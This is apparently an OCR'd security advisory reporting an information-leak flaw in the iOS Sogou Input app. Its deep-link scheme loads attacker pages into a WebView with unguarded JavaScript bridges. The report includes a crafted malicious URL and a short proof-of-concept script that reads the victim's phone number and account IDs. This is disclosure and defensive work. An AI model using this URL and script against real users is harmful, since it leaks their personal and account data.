
An information leak vulnerability in the iOS version of Sogou Input

Brief Description

Sogou Input app is a popular input method app, providing functions such as keyboard input, handwriting input, voice input, AI creation and search. It ranks **No.14 in the "Utilities" category** list on the App Store of China Area (as of 2024-12-27).




The iOS version of the Sogou Input supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.


Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Sogou Input app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as PhoneNumber) and **obtaining victim's account information** (such as SougouID, QimeiID).

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **com.sogou.sogouinput://path=PresentHTML5&commercialURL=https%3A%2F%2Fattack.com%2Fattack.html**. Here, "**attack.com**" represents a domain under the attacker's control. In our experiment, we use "**https%3A%2F%2Fzhouziyi1.github.io%2FiOSJS%2Fsogouinput%2FatkSogouInput.html**" as the malicious webpage.

When the victim clicks on this URL (**com.sogou.sogouinput://path=PresentHTML5&commercialURL=https%3A%2F%2Fzhouziyi1.github.io%2FiOSJS%2Fsogouinput%2FatkSogouInput.html**), it directs the victim to the Sogou Input app and opens the webpage **https://zhouziyi1.github.io/iOSJS/sogouinput/atkSogouInput.html** within the app.





Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's personal information** (such as PhoneNumber) and **obtaining victim's account information** (such as SougouID, QimeiID).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function callback_getSgid(res){
    document.getElementById("SougouID").innerText = "Your SougouID: \n" + res;
}
window.webkit.messageHandlers.getSgid.postMessage("callback_getSgid");

function callback_clientRequest(res){
    var json = res;
    document.getElementById("PhoneNum").innerText = "Your PhoneNum: " + json.data.mobile;
}
window.webkit.messageHandlers.clientRequest.postMessage({
    callback: "callback_clientRequest",
    url : "https://api-ios.shouji.sogou.com/v1/account/bindStatus",
    useTencentReq : 1
});
```

Impact of the Vulnerability

Scope of the vulnerability: Sogou Input iOS version 12.2.0 (the latest version as of 2024-12-27).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:

- ☞ **CN:**
  https://apps.apple.com/cn/app/%E6%90%9C%E7%8B%97%E8%BE%93%E5%85%A5%E6%B3%95-%E8%AF%AD%E9%9F%B3%E5%8F%98%E5%A3%B0%E6%96%97%E5%9B%BE%E8%A1%A8%E6%83%85/id917670924
- ☞ **US:**

https://apps.apple.com/us/app/%E6%90%9C%E7%8B%97%E8%BE%93%E5%85%A5%E6%B3%95-emoji-art-funny-sticker/id917670924

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.